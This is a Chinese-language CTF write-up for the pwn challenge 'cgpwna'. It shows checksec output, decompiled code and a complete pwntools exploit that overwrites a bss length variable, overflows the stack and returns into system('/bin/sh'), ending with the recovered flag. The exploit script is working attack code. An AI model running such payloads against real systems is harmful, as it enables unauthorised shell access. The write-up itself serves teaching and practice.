

查保护：



```
fish@ubuntu:/mnt/hgfs/share/CG-CTF$ file cgpwna
cgpwna: ELF 32-bit LSB executable, Intel 80386, versi
70, not stripped
fish@ubuntu:/mnt/hgfs/share/CG-CTF$ ./cgpwna
what do you want to do?
1.leave some message.
2.nothing.
your choice:
1
you can leave some message here:
f
your name please:
d
Thank you
what do you want to do?
1.leave some message.
2.nothing.
your choice:
2
bye
fish@ubuntu:/mnt/hgfs/share/CG-CTF$ checksec cgpwna
[*] '/mnt/hgfs/share/CG-CTF/cgpwna'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```


未开 canary，IDA 分析逻辑

漏洞在 message 函数：



```
int message()
{
  char s; // [esp+18h] [ebp-30h]

  n = 10;
  puts("you can leave some message here:");
  fgets(A, 60, stdin);
  puts("your name please:");
  fgets(&s, n, stdin);
  return puts("Thank you");
}
```

A 和 n 位 bss 段



```
.bss:0804A080 A               db 28h dup(?)          ; DATA XREF: message+2D↑o
.bss:0804A0A8 ; int n
.bss:0804A0A8 n               dd ?                   ; DATA XREF: message+6↑w
.bss:0804A0A8                                        ; message+4B↑r
.bss:0804A0AC                 align 20h
```

仅需要 A 存在"/bin/sh"字符段，并且覆盖 n 就可让 s 栈溢出


bss_A='/bin/sh\0'+'a'*0x20+'100'

'\0'截断

而 payload 让 s 栈溢出而后调用 plt 中的 system 即可


payload='a'*0x30+'a'*4+p32(sys_addr)+p32(0)+p32(bin_addr)

exp 如下:



```
from pwn import *

if args['REMOTE']:
        r=remote('182.254.217.142',10001)
else:
        r=process('./cgpwna')

r.recvuntil('your choice:')

r.sendline('1')

r.recvuntil('you can leave some message here:')

bss_A='/bin/sh\0'+'a'*0x20+'100'

r.sendline(bss_A)

bin_addr=0x0804A080

system_addr=0x080483F0

payload='a'*0x30+'a'*4

payload+=p32(system_addr)

payload+=p32(0)

payload+=p32(bin_addr)

r.recvuntil('your name please:')

r.sendline(payload)

r.interactive()
```

得到 flag:



```
$ cd home/pwn
$ ls
cgpwna
flag
$ cat flag
flag{Naya_chyo_ma_thur_meh_lava_ma_puoru}$
```